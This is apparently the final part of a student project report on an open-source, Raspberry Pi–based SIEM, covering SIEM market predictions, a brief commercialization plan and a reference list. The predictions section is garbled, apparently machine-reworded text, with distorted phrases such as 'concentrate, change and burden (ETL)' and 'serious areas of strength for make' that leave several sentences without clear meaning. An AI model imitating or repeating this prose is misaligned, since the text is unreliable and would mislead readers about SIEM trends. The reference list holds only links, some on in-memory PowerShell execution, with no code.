1. Use based evaluating models will turn into the standard. With these models, groups just compensation for exactly the information throughput and handling brought about every month.

This pattern takes action accordingly with cloud foundation stages, for example, AWS and GCP and gives consistency to support use. Strain for security groups to decrease how much information they use will turn into a relic of past times.

2. The decoupling of SIEM stages — which has previously begun with SOAR coming from SIEM and other concentrate, change and burden (ETL) instruments — will proceed, and I suspect that the following stage would assemble examination apparatuses on top of a widespread SIEM information stage. Along these lines, the organizations building apparatuses can zero in on unambiguous verticals and produce the most powerful, excellent and adaptable programming conceivable.

3. As decoupling keeps on happening, security organizations will serious areas of strength for make to give an exquisite combination and work on an opportunity to-esteem. These organizations ought to assist with pushing the security business forward, assist with common organization development by alluding clients to one another and guarantee security groups have the most ideal client experience.

4. The expense and intricacy of a SIEM will keep on being diminished (per the accessibility of cloud administrations), empowering more modest and fresher security groups to find a workable pace even faster. With inheritance SIEMs, it could take groups over a half year to

get everything rolling, and that implies information onboarding, investigation and it are non-paltry to caution incorporations.

Cutting edge SIEMs can work on quality and effortlessness, empowering security groups to move rapidly and center around the work that is important. This pattern will keep on decreasing startup time, which is basic for a business' primary concern and a security group's productivity.

5. More new businesses will keep on being subsidized to address the diverse difficulties of maintaining solid security. Adventure financing is at an unequaled high, and security breaks keep on being an issue for associations of all sizes — including the enormous, refined Fortune 1000 organizations.

Sound rivalry implies that not a solitary organization will possess a larger part of the piece of the pie. This opposition gives security groups flexibility and the opportunity to move to different stages as they see fit. Then, at that point, the fight will become about convenience, abilities and adaptability.

The ongoing circumstance with SIEM innovation is missing, and progressive enhancements are coming. Present day organizations with cloud and mixture foundations basically can't keep on compromising security to oblige obsolete log checking and alarming frameworks, costly estimating models and prohibitive innovations.

A change of what a SIEM is, what it does and how security groups use it is occurring at present. The ongoing direction enlightens a make way to the eventual fate of SIEM innovation — a future where organizations can have both high development and spending plan agreeable arrangements and a reality where security groups never need to play security information whack-a-mole trusting they pick the right information to screen and research. They can have everything.

6.2 Commercialization of our project

We made social media accounts for people to know about customized SIEM solutions and explained it to them and tell them why they need it. The developing cost of it is only the raspberry pie by help of which it will be deployed on the computers it has to be deployed on. If given proper commercialization, these open source SIEM solutions can be a next level upgrade in the world of Network Security.

References

1. Mokalled, Hassan, et al. "The applicability of a siem solution: Requirements and evaluation." *2019 IEEE 28th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE)*. IEEE, 2019.

2. https://adamtheautomator.com/powershell-download-file/

3. https://stackoverflow.com/questions/68977280/executing-executables-in-memory-with-powershell

4. Miller, David R. *Security information and event management (SIEM) implementation*. McGraw-Hill Higher Education, 2011.

5. https://stackoverflow.com/questions/68977270/executing-executables-in-memory-with-powershell

6. González-Granadillo, Gustavo, Susana González-Zarzosa, and Rodrigo Diaz. "Security information and event management (siem): Analysis, trends, and usage in critical infrastructures." *Sensors* 21.14 (2021): 4759.

7. https://www.forbes.com/sites/forbestechcouncil/2021/10/20/the-future-of-siem-where-will-the-market-be-in-five-years/?sh=72713937138c

8. https://www.elastic.co/guide/en/beats/winlogbeat/current/_winlogbeat_overview.html

9. https://www.graylog.org/

10. Mitkovskiy, Alexey, Andrey Ponomarev, and Andrey Proletarskiy. "SIEM-platform for research and educational tasks on processing of security information events." *The International Scientific Conference eLearning and Software for Education*. Vol. 3. " Carol I" National Defence University, 2019.

11. https://www.comodo.com/which-three/problems-does-siem-solve.php

12. https://docs.graylog.org/docs/alerting-by-example

13. https://github.com/Graylog2/puppet-graylog

14. https://www.mongodb.org/static/pgp/server-4.4.asc

15. Khan, Arshad, Rabia Khan, and Farhan Nisar. "Novice threat model using SIEM system for threat assessment." *2017 International Conference on Communication Technologies (ComTech)*. IEEE, 2017.

16. https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

17. https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4625

18. https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90011#:~:text=File%20create%20operations%20are%20logged,malware%20drops%20during%20initial%20infection

19. https://docs.graylog.org/docs/ubuntu

20. https://adamtheautomator.com/powershell-download-file/

21. Shivhare, Prateek, and P. Savaridassan. "Addressing Security Issues of Small and Medium Enterprises through Enhanced SIEM Technology." *Available at SSRN 2592463* (2015).

22. https://www.google.com/search?q=installation+and+configuration+sysmon&rlz=1C1CHZN_enPK992PK992&oq=installation+and+configuration+sysmon+&aqs=chrome..69i57.19639j0j4&sourceid=chrome&ie=UTF-8

23. https://www.google.com/search?q=installation+and+configuration+of+mongodb&rlz=1C1CHZN_enPK992PK992&oq=installation+and+configuration+of+mongodb&aqs=chrome..69i57.10076j0j4&sourceid=chrome&ie=UTF-8

24. https://www.mongodb.com/docs/manual/tutorial/install-mongodb-on-windows/

25. https://docs.microsoft.com/en-us/powershell/scripting/overview

26. https://www.mongodb.org/static/pgp/server-4.4.asc

27. https://askubuntu.com/questions/1203898/package-openjdk-11-jdk-has-no-installation-candidate